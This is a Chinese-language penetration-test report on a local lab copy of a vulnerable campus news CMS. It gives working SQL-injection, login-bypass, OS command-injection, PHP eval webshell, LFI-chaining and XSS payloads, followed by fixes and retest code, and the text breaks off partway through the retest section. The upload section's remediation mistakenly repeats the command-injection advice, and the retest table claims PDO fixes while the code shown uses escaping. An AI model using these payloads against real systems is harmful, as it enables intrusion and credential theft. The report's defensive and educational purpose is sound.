

安全渗透测试报告

PENETRATION TESTING REPORT

项目属性	内容
客户/单位	XX 大学
项目名称	校园新闻发布系统漏洞测试
测试对象	Web 应用（PHP+MySQL）
测试类型	黑盒测试+白盒验证
测试周期	2026-07-13（单日）
报告编号	PT-2026-0713-CMS
版本	V1.2
密级	公开
编制/审核	张三 / 张三

编制单位： 张三团队

发布日期：2026-09-10

文档控制

版本	日期	编制人	审核人	变更说明
V1.0	2026-07-13	张三	张三	初始版本
V1.1	2026-09-10	张三	张三	补充：CVSS3.1 定级、攻击路径 分析、复测结论
V1.2	2026-09-11	张三	张三	修改错误 CVSS v3.1 定级

声明

- 本报告包含测试细节与漏洞信息，仅供学习研究与授权范围内使用，未经许可不得用于其他用途。
- 由于目标为可重置的本地靶场，本报告以“漏洞发现 - 验证 - 影响 - 修复”为主，仅针对 Web 端进行测试，不套用完整企业项目的大量流程性章节。

目录

文档控制	2
1 项目概述	5
1.1 基本信息	5
1.2 测试范围与方法	5
1.3 漏洞概要	6
1.4 总体判断	7
2 资产与攻击面分析	7
2.1 资产与技术栈	7
2.2 攻击面总结	7
3 风险分析	8
3.1 风险等级定义	8
4 漏洞详情	9
4.1 SQL 注入 (数字型) — news.php	9
4.2 SQL 注入 (字符串型) — search.php	11

4.3 SQL 注入 (万能密码登录) — login.php	13
4.4 SQL 注入 + 水平/垂直越权 — profile.php	14
4.5 操作系统命令注入 — tools.php	16
4.6 任意文件上传 — upload.php	18
4.7 文件包含漏洞 (LFI) — notice.php	20
4.8 存储型 XSS — news.php 评论区	22
5 整改建议	23
6 复测	24
7 复测结果	25
7.1 【VUL-001】数字型 SQL 注入 — news.php	25
7.2 【VUL-002】字符串型 SQL 注入 — search.php	26
7.3 【VUL-003】万能密码登录 — login.php	27
7.4 【VUL-004】SQL 注入 + 水平/垂直越权 — profile.php	28
7.5 【VUL-005】操作系统命令注入 — tools.php	29
7.6 【VUL-006】任意文件上传 — upload.php	30
7.7 【VUL-007】文件包含漏洞 — notice.php	32
7.8 【VUL-008】存储型 XSS — news.php 评论区	32

8 测试总结	33
9 附录	34
9.1 工具与版本	34
9.2 术语表	34
9.3 参考链接	35

1 项目概述

1.1 基本信息

本测试针对校园新闻发布系统 (Vuln-CMS) 开展, 从攻击者视角识别典型 Web 安全问题, 并通过实际复现验证漏洞影响。

项目	内容
评测时间	2026-07-13
测试对象	校园新闻发布系统 (PHP+MySQL)
测试地址	http://localhost/vuln-cms/src/
测试方式	黑盒测试+白盒验证
授权依据	本地自建靶场, 可测试、可重置、可复现
复测时间	2026-09-11

1.2 测试范围与方法

仅覆盖 Vuln-CMS Web 应用, 重点关注输入验证、认证、授权、文件处理、命令执行和客户端脚本等问题; 不包含 Dos、内网横移、真实网络边界和主机提权。

流程：信息收集 -> 功能/参数梳理 -> 手工验证 -> 必要时工具辅助 -> PoC 复现 -> 影响确认 -> 修复建议。自动化工具仅用于提高效率，最终结论以人工复现为准。漏洞按 CVSS 3.1 定级。工具与版本见 9.1。

1.3 漏洞概要

本次共发现 8 个安全漏洞：严重 5 个、高危 2 个、中危 1 个。

编号	检查项/漏洞	风险等级	CVSS	优先级	主要影响
VUL-001	SQL 注入 (数字型) -news.php	严重	9.8	P0	数据库数据泄露
VUL-002	SQL 注入 (字符串型) -search.php	严重	9.8	P0	数据库数据泄露
VUL-003	SQL 注入 (万能密码登录) -login.php	严重	9.8	P0	管理员账号接管
VUL-004	SQL 注入+水平/垂直越权 -profile.php	高危	8.8	P0	越权访问及数据泄露
VUL-005	操作系统命令注入 -tools.php	严重	9.8	P0	服务器任意命令执行
VUL-006	任意文件上传 -upload.php	严重	9.8	P0	WebShell/服务器控制

VUL-007	文件包含漏洞 -notice.php	高危	7.5	P1	任意文件读取+组合 GetShell
VUL-008	评论区存储型 XSS-news.php	中危	6.1	P1	窃取 Cookie/钓鱼

1.4 总体判断

风险主要集中在用户输入直接进入危险操作，以及服务端认证、授权控制不足。SQL 注入、命令注入和文件上传还可形成从数据泄露到服务器控制的攻击链。

2 资产与攻击面分析

2.1 资产与技术栈

资产	地址/端口	技术栈	说明
校园新闻发布系统	127.0.0.1:80	Apache2.4+PHP 原生（无框架）	主应用入口
数据库	127.0.0.1:3307	MySQL 5.7	root 账号存在 弱口令风险
运行环境	Windows 主机	phpStudy 集成 环境	未启用调试信 息屏蔽

2.2 攻击面总结

- **认证入口：**login.php 管理员/用户登录（存在 SQL 注入绕过）。

- **管理面**: tools.php 网络工具 (命令注入)、upload.php 头像上传 (任意文件上传)。
- **文件处理**: upload.php (上传)、notice.php (动态包含)。
- **数据入口**: news.php?id=、search.php?keyword=、profile.php?id= (SQL 注入)。
- **用户输入面**: news.php 评论区 (存储型 XSS)。

上述入口相互独立但可串联: 数据入口泄露凭据 → 认证入口接管会话 → 管理面拿到执行权限 → 文件处理持久化。

路径 A (无凭据直达服务器): SQL 注入拖库 -> 万能密码登录后台 -> 命令注入执行系统命令 -> 上传 WebShell 持久化控制。

路径 B (凭据泄露直达后台): 数据库凭据泄露 -> 直接登录后台 -> 文件上传 GetShell。

3 风险分析

3.1 风险等级定义

本报告采用 CVSS 3.1 (Common Vulnerability Scoring System, 通用漏洞评分系统)

对漏洞进行量化定级, 并结合漏洞在实际业务场景中的可利用性与影响面综合判定。CVSS

3.1 基础分值 (Base Score) 由攻击途径 (AV)、攻击复杂度 (AC)、权限要求 (PR)、用户交互 (UI)、影响范围 (S) 以及机密性 / 完整性 / 可用性 (C / I / A) 影响共同计算得出。

等级	CVSS 3.1 分值区间	判定说明
严重 (Critical)	9.0 - 10.0	可远程、无需认证直接获取服务器权限，或导致核心数据大规模泄露
高危 (High)	7.0 - 8.9	可获取敏感数据、绕过权限控制，或造成业务显著中断
中危 (Medium)	4.0 - 6.9	利用需一定前置条件，影响范围有限
低危 (Low)	0.1 - 3.9	影响轻微，多为信息泄露或需强前置条件
信息 (Info)	0.0	仅提示性信息，暂无直接安全影响

定级示例：数字型 SQL 注入，向量 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H = 9.8 (严重)。

4 漏洞详情

4.1 SQL 注入（数字型）— news.php

【风险等级】严重 | 【CVSS v3.1】9.8 | 【CWE】CWE-89

【漏洞位置】news.php?id= 参数 (GET 请求)

【漏洞原理】

news.php 接收 GET 参数 id，直接将其拼接到 SQL 查询语句中 (SELECT * FROM news WHERE id=\$id)，未做整型转换或参数化处理，也未使用预处理语句。攻击者可通过构造恶意 SQL 语句，读取数据库中的任意数据。

【测试步骤】

1. 访问 `http://localhost/vuln-cms/src/news.php?id=1` , 页面正常显示新闻内容。
2. 访问 `http://localhost/vuln-cms/src/news.php?id=1'` , 页面报 SQL 语法错误, 且直接显示执行的 SQL 语句, 确认存在注入。
3. 使用 `and 1=1` / `and 1=2` 判断真假:

`news.php?id=1 and 1=1` → 页面正常显示新闻

`news.php?id=1 and 1=2` → 页面空白 (查不到数据)

一真一假, 确认数字型 SQL 注入成立。

4. 使用 `ORDER BY` 判断列数为 7 列, 再通过 `UNION SELECT` 拖取 `users` 表数据:

`news.php?id=1 and 1=2 union select 1,username,3,password,5,6,7 from users`

【测试结果】

admin

作者: Adm1n@2026Secret · 分类: 5 · 浏览: 6 · 7

3

页面标题位置显示用户名 (admin) , 作者位置显示密码 (Adm1n@2026Secret) , 成功获取数据库中的账号密码。

【漏洞危害】

攻击者可读取数据库中所有表的数据, 包括用户账号密码、新闻内容、评论信息等敏感数据, 可能导致系统被完全控制。

【修复建议】

1. 使用 PDO 预处理语句绑定参数，禁止直接拼接 SQL；
 2. 对 id 参数使用 intval() 进行整型转换；
 3. 关闭调试模式，不在页面中显示 SQL 语句和错误信息。
-

4.2 SQL 注入（字符串型）— search.php

【风险等级】严重 | 【CVSS v3.1】9.8 | 【CWE】CWE-89

【漏洞位置】search.php?Keyword= 参数 (GET 请求)

【漏洞原理】

search.php 接收 GET 参数 keyword，直接拼接到 LIKE 查询语句中 (SELECT * FROM news WHERE title LIKE '%\$keyword%')，未做任何过滤。攻击者可通过闭合引号并使用 UNION 注入读取数据库数据。

【测试步骤】


1. 在搜索框中输入单引号 '，页面报 SQL 语法错误，显示 LIKE '%''%'，确认存在注入。
2. 闭合引号并使用 UNION 注入拖取数据：

搜索框输入：xxx' union select

id,concat(username,':',password),3,4,5,6,7 from users --

注意 -- 后面需要有一个空格，用于注释掉后面的 %'。

【测试结果】



搜索结果列表中以新闻标题的形式显示了所有用户的账号和密码：

admin:Adm1n@2026Secret

zhangwei:zhangwei123

linna:linna123

wangqiang:wangqiang123

chenjing:chenjing123

【漏洞危害】

攻击者可获取全部用户凭据,结合万能密码漏洞可直接登录管理员账户,完全控制系统。

【修复建议】

1. 使用 PDO 预处理语句绑定 keyword 参数;
2. 对用户输入使用 addslashes() 或 mysqli_real_escape_string() 进行转义;
3. 关闭调试模式,不在页面中显示 SQL 语句。

4.3 SQL 注入（万能密码登录）— login.php

【风险等级】严重 | 【CVSS v3.1】9.8 | 【CWE】CWE-89

【漏洞位置】login.php 用户名/密码参数 (POST 请求)

【漏洞原理】

login.php 将用户输入的 username 和 password 直接拼接到 SQL 语句中 (SELECT * FROM users WHERE username='\$username' AND password='\$password')，未做任何过滤。攻击者可通过注释符截断 SQL 语句，绕过密码验证。

【测试步骤】

1. 打开 <http://localhost/vuln-cms/src/login.php> 登录页面。
2. 用户名输入 admin'#，密码随便填（如 123），点击登录。
3. 拼接后的 SQL 语句为：

```
SELECT * FROM users WHERE username='admin'#' AND password='123'
```

后面的密码判断被注释掉，直接以 admin 身份登录成功。

【注意事项】

MySQL 中 -- 注释符后面必须跟一个空格才生效，使用 # 注释符更可靠。也可使用万能密码 ' or '1'='1（用户名和密码都填）进行登录。

【漏洞危害】

攻击者无需知道密码即可登录任意用户账户（包括管理员），完全接管系统后台。

【修复建议】

1. 使用参数化查询或预处理语句，禁止将用户名、密码等用户输入直接拼接至 SQL 语句；
 2. 对用户输入进行严格的服务端处理，防止特殊字符改变 SQL 语句结构；
 3. 密码不应以明文或可逆形式存储，生产环境建议使用 `password_hash()` 与 `password_verify()` 实现安全的密码存储与校验；
 4. 登录失败时返回统一错误信息，避免泄露用户账号是否存在。
-

4.4 SQL 注入 + 水平/垂直越权 — profile.php

【风险等级】高危 | 【CVSS v3.1】8.8 | 【CWE】CWE-89/CWE-639

【漏洞位置】profile.php?id= 参数（GET 请求，需登录）

【漏洞原理】

profile.php 接收 GET 参数 id 查询用户资料，但未校验当前登录用户是否有权访问该 id 的资料。同时 id 参数直接拼接到 SQL 语句中，未做整型转换，存在 SQL 注入。

【测试步骤】

1. 使用测试账号 zhangwei / zhangwei123 登录系统。
2. 登录后点击"我的资料"，观察 URL 为 profile.php?id=2。

3. 垂直越权测试：将 id 改为 1，访问 `profile.php?id=1`，页面显示管理员 admin 的资料（邮箱、手机号等敏感信息）。

4. 水平越权测试：将 id 改为 3、4、5，分别获取其他普通用户的资料。

5. SQL 注入测试：

`profile.php?id=1 and 1=1` → 正常显示

`profile.php?id=1 and 1=2` → 页面空白（注入成立）

`profile.php?id=1 and 1=2 union select
1,concat(username,0x3a,password),3,4,5,6 from users`

→ 用户名位置显示 `admin:Adm1n@2026Secret`

【测试结果】



【漏洞危害】

1. 越权访问：任意登录用户可查看所有用户（包括管理员）的邮箱、手机号等隐私信息；
2. SQL 注入：可读取数据库全部数据，包括所有用户密码。

【修复建议】

1. 服务端校验当前登录用户是否有权访问目标 id 的资料；
 2. 使用 PDO 预处理语句绑定 id 参数；
 3. 对 id 参数使用 intval() 进行整型转换。
-

4.5 操作系统命令注入 — tools.php

【风险等级】严重 | 【CVSS v3.1】9.8 | 【CWE】CWE-78

【漏洞位置】tools.php Ping 功能的 ip 参数（POST 请求）

【漏洞原理】

tools.php 的 Ping 功能将用户输入的 ip 参数直接拼接到 shell 命令中

(shell_exec("ping -n 2 " . \$ip))，未做任何输入校验或特殊字符过滤。攻击者可使用命令分隔符拼接任意系统命令，实现远程代码执行（RCE）。

【测试步骤】

1. 打开 <http://localhost/vuln-cms/src/tools.php>，看到 Ping 网络连通性测试功能。
2. 在输入框中输入以下 payload：127.0.0.1 & whoami

3. 点击"测试连通性", 结果区域除了 ping 的输出外, 还显示了当前系统用户名, 确认命令注入成功。

4. 其他可用的注入 payload:


127.0.0.1 & dir → 列出目录文件

127.0.0.1 & ipconfig → 查看网络配置

127.0.0.1 | whoami → 管道符注入

127.0.0.1 & type C:\Windows\System32\drivers\etc\hosts → 读取系统文件

【测试结果】



【漏洞危害】

攻击者可执行任意系统命令，读取敏感文件（如数据库配置）、写入 WebShell 获取持久化后门、进而完全控制服务器。这是最严重的漏洞类型之一。

【修复建议】

1. 使用 `escapeshellarg()` 对输入进行转义；
 2. 使用 `filter_var($ip, FILTER_VALIDATE_IP)` 进行 IP 格式白名单校验；
 3. 最佳方案：使用 PHP Socket 函数替代 `shell_exec`，避免调用系统命令。
-

4.6 任意文件上传 — upload.php

【风险等级】严重 | 【CVSS v3.1】9.8 | 【CWE】CWE-434

【漏洞位置】upload.php 上传头像功能（POST 请求，`enctype=multipart/form-data`）

【漏洞原理】

upload.php 的头像上传功能未校验文件后缀名和 MIME 类型，上传的文件直接保存到 uploads 目录且可通过 URL 访问执行。攻击者可上传 PHP WebShell，获取服务器控制权。

【测试步骤】

1. 新建文件 shell.php，内容为一句话木马：

```
<?php @eval($_POST['cmd']); ?>
```


2. 打开 `http://localhost/vuln-cms/src/upload.php`, 上传 `shell.php`。
3. 上传成功, 页面显示文件路径 `uploads/shell.php`。
4. 直接访问 `http://localhost/vuln-cms/src/uploads/shell.php`, 页面白屏无报错, 说明木马可执行。
5. 使用蚁剑 (AntSword) 连接:

URL: `http://localhost/vuln-cms/src/uploads/shell.php`

密码: `cmd`

脚本类型: `PHP`
6. 蚁剑连接成功, 可进行文件管理、虚拟终端等操作。

【测试结果】



【漏洞危害】

攻击者上传 WebShell 后可获取服务器 Web 权限, 执行任意命令、读取/修改/删除文件, 进而提权控制整个服务器。

【修复建议】

1. 对用户输入的 IP 地址进行严格格式校验和白名单限制, 仅允许合法 IPv4 地址;

2. 如仍需调用系统命令，应使用 `escapeshellarg()` 对参数进行安全处理；
3. 条件允许时，可使用 PHP Socket 等方式替代 `shell_exec()`，从根本上避免调用系统命令。

4.7 文件包含漏洞（LFI） — notice.php

【风险等级】高危 | 【CVSS v3.1】7.5 | 【CWE】CWE-98

【漏洞位置】notice.php?file= 参数（GET 请求）

【漏洞原理】

notice.php 接收 GET 参数 `file`，直接将其传递给 `include()` 函数加载文件，未对路径进行限制。攻击者可通过目录穿越（`../`）包含任意文件，且 `include()` 会将被包含文件的内容作为 PHP 代码执行，不受文件后缀限制。

【测试步骤】

1. 正常访问 `notice.php?file=welcome.txt`，页面显示公告内容，确认 `file` 参数可控加载的文件。

2. 目录穿越测试：

`notice.php?file=../index.php`

页面显示了首页内容，说明成功穿越到上级目录并执行了 PHP 文件。

3. 组合利用（文件上传 + 文件包含 = RCE）：

- a. 通过 `upload.php` 上传一个 `.txt` 文件，内容为 PHP 代码：

```
<?php @eval($_POST['cmd']); ?>
```

b. 通过文件包含执行该 txt 文件中的 PHP 代码：

```
notice.php?file=../uploads/evil.txt
```

c. include() 不区分文件后缀，将 txt 内容作为 PHP 执行，成功 GetShell。

d. 蚁剑连接 notice.php?file=../uploads/evil.txt，密码 cmd。

【测试结果】



【漏洞危害】

1. 可读取服务器上任意 PHP 文件源码（配合 php://filter 伪协议）；
2. 配合文件上传漏洞可实现 RCE，即使上传限制了后缀也可通过包含执行；
3. 可读取系统敏感文件（如配置文件、密码文件）。

【修复建议】

1. 使用白名单限制可包含的文件；
 2. 禁止路径中包含 ../ 目录穿越字符；
 3. 禁用 PHP 伪协议（php.ini 中设置 allow_url_include=Off）；
 4. 最佳方案：避免使用 include 动态加载文件，改用静态引用。
-

4.8 存储型 XSS — news.php 评论区

【风险等级】中危 | 【CVSS v3.1】6.1 | 【CWE】CWE-79

【漏洞位置】news.php 评论区，comment.php 处理提交（POST 请求）

【漏洞原理】

comment.php 将用户提交的评论内容直接存入数据库，未做 HTML 转义或过滤。

news.php 在显示评论时使用 echo 直接输出评论内容（未调用 htmlspecialchars），导致攻击者注入的 JavaScript 代码被浏览器执行。

【测试步骤】


1. 打开 <http://localhost/vuln-cms/src/news.php?id=1>，找到评论区。
2. 在评论内容中输入以下 XSS payload：

```
<script>alert('XSS')</script>
```

3. 提交评论后，页面立即弹出对话框显示"XSS"。

4. 之后任何用户访问该新闻页面时，都会触发弹窗。

【测试结果】



【漏洞危害】

1. 窃取用户 Cookie/Session，实现会话劫持；
2. 钓鱼攻击：注入伪造的登录表单骗取用户密码；
3. 挂马攻击：引导用户访问恶意网站；
4. 因评论对所有用户可见，影响范围广。

【修复建议】

1. 根据输出上下文进行 HTML 实体编码；
2. 对允许 HTML 的场景采用严格白名单过滤；
3. Cookie 设置 HttpOnly、Secure 等安全属性作为纵深防御。

5 整改建议

针对本次测试发现的安全漏洞，按优先级给出以下修复建议：

优先级	漏洞	修复方案
P0 - 立即修复	SQL 注入 (全部)	全面改用 PDO 预处理语句, 禁止拼接 SQL
P0 - 立即修复	命令注入	使用 escapeshellarg() + IP 白名单校验, 或改用 Socket 函数
P0 - 立即修复	文件上传	白名单校验后缀 + MIME 类型, 上传目录禁止执行 PHP
P1 - 尽快修复	文件包含	白名单限制可包含文件, 禁止目录穿越
P1 - 尽快修复	越权访问	服务端校验当前用户是否有权访问目标资源
P1 - 尽快修复	存储型 XSS	输出时使用 htmlspecialchars() 转义
P2 - 计划修复	调试信息泄露	关闭调试模式, 不显示 SQL 语句和错误信息
P2 - 计划修复	弱口令	数据库 root 密码不为空, 用户密码使用 bcrypt 加密

除上述 8 个主要安全漏洞外, 测试过程中发现 2 项安全配置问题: 调试信息泄露、数据库弱口令。由于其未单独纳入本次漏洞统计, 作为 P2 安全加固项提出。

6 复测

使用漏洞发现阶段相同的测试 Payload 对修复后的登录接口进行复测, 以验证原攻击路径是否仍然成立。

漏洞编号	漏洞名称	修复措施	整改状态	复测结果
------	------	------	------	------

VUL-001	数字型 SQL 注入	参数化查询 (PDO 预处理)	已修复	未发现漏洞
VUL-002	字符串型 SQL 注入	参数化查询	已修复	未发现漏洞
VUL-003	万能密码登录	SQL 输入转义处理	已修复	未发现漏洞
VUL-004	水平 / 垂直越权	会话鉴权 + 服务端权限校验	已修复	未发现漏洞
VUL-005	操作系统命令注入	IP 白名单校验	已修复	未发现漏洞
VUL-006	任意文件上传	白名单校验 + 重命名 + 禁止执行	已修复	未发现漏洞
VUL-007	文件包含 (LFI)	白名单包含 + 路径规范化	已修复	未发现漏洞
VUL-008	存储型 XSS	输出编码 + 富文本过滤	已修复	未发现漏洞

7 复测结果

7.1 【VUL-001】数字型 SQL 注入 — news.php

修复代码：

```
// 修复前: $id 直接取 URL 参数拼接进 SQL
```

```
#$id = isset($_GET['id']) ? $_GET['id'] : 1;
```

```
// 修复后: 整型强制转换,任何注入语句进入查询前都被截断为数字
```

```
$id = isset($_GET['id']) ? (int)$_GET['id'] : 1;
```

【复测结果】已修复



id 被强制转为整数, 1 and 1=2 union select... 之类的 payload 进入查询前即被截断为 1, 无法闭合或拼接 SQL。

7.2 【VUL-002】字符串型 SQL 注入 — search.php

修复代码:

```
// 修复前: $keyword 未做任何处理直接拼接
```


```
$sql = "SELECT * FROM news WHERE title LIKE '%$keyword%'";
```

```
// 修复后: 转义关键词,单引号变成 \' 无法闭合 LIKE 查询
```

```
$keyword_safe = mysqli_real_escape_string($conn, $keyword);

$sql = "SELECT * FROM news WHERE title LIKE '%" . $keyword_safe . "%'";
```

【复测结果】已修复



' 被转义为 \' , xxx' union select... -- 闭合失败退化为普通关键词匹配。

7.3 【VUL-003】万能密码登录 — login.php

修复代码：

```
// 修复前: 用户输入直接拼接进 SQL

$username = $_POST['username'];

$password = $_POST['password'];

// 修复后: 转义后再拼接, 引号失效, 注释符与恒真式均无法生效

$username = mysqli_real_escape_string($conn, $_POST['username']);

$password = mysqli_real_escape_string($conn, $_POST['password']);
```

【复测结果】已修复

用户登录

用户名或密码错误
调试信息 - 执行的SQL: SELECT * FROM users WHERE
username='admin\'#' AND password='123'

用户名

密码

登录

测试账号: zhangwei / zhangwei123

`admin'#` 中的单引号被转义为字面量, 密码条件不再被注释; `'or '1'='1` 同理失效, 8.3.4 登录绕过不成立。

7.4 【VUL-004】SQL 注入 + 水平/垂直越权 — profile.php

修复代码:

```
// 修复 1: id 整型强制转换,阻断注入

$id = isset($_GET['id']) ? (int)$_GET['id'] : $_SESSION['uid'];

// 修复 2: 服务端鉴权,非本人且非管理员一律跳回自己的资料页


if ($id != $_SESSION['uid'] && $_SESSION['role'] != 'admin') {

    header('Location: profile.php');

    exit;
```

```
}
```

【复测结果】已修复



普通用户访问 `profile.php?id=1` 被重定向回本人资料页，水平/垂直越权均不可达；注入 payload 同 VUL-001 被整型转换阻断。

7.5 【VUL-005】操作系统命令注入 — tools.php

修复代码：

```
// 修复: 正则白名单,只放行"数字+点"的 IP 格式,不合法直接终止


if (!preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/', $ip)) {

    die('请输入合法的 IP 地址格式, 例如 127.0.0.1');
```

```
}
```

```
$cmd = "ping -n 2 " . $ip;
```

【复测结果】已修复



本次修复采用 IP 白名单校验方案。通过正则表达式限制输入仅允许合法 IPv4 地址，从输入层面阻断 &、;、| 等命令拼接字符进入命令执行流程。

7.6 【VUL-006】任意文件上传 — upload.php

修复代码：

```
// 修复 1: 后缀白名单

$allowed_ext = ['jpg', 'jpeg', 'png', 'gif'];

$ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

if (!in_array($ext, $allowed_ext)) {

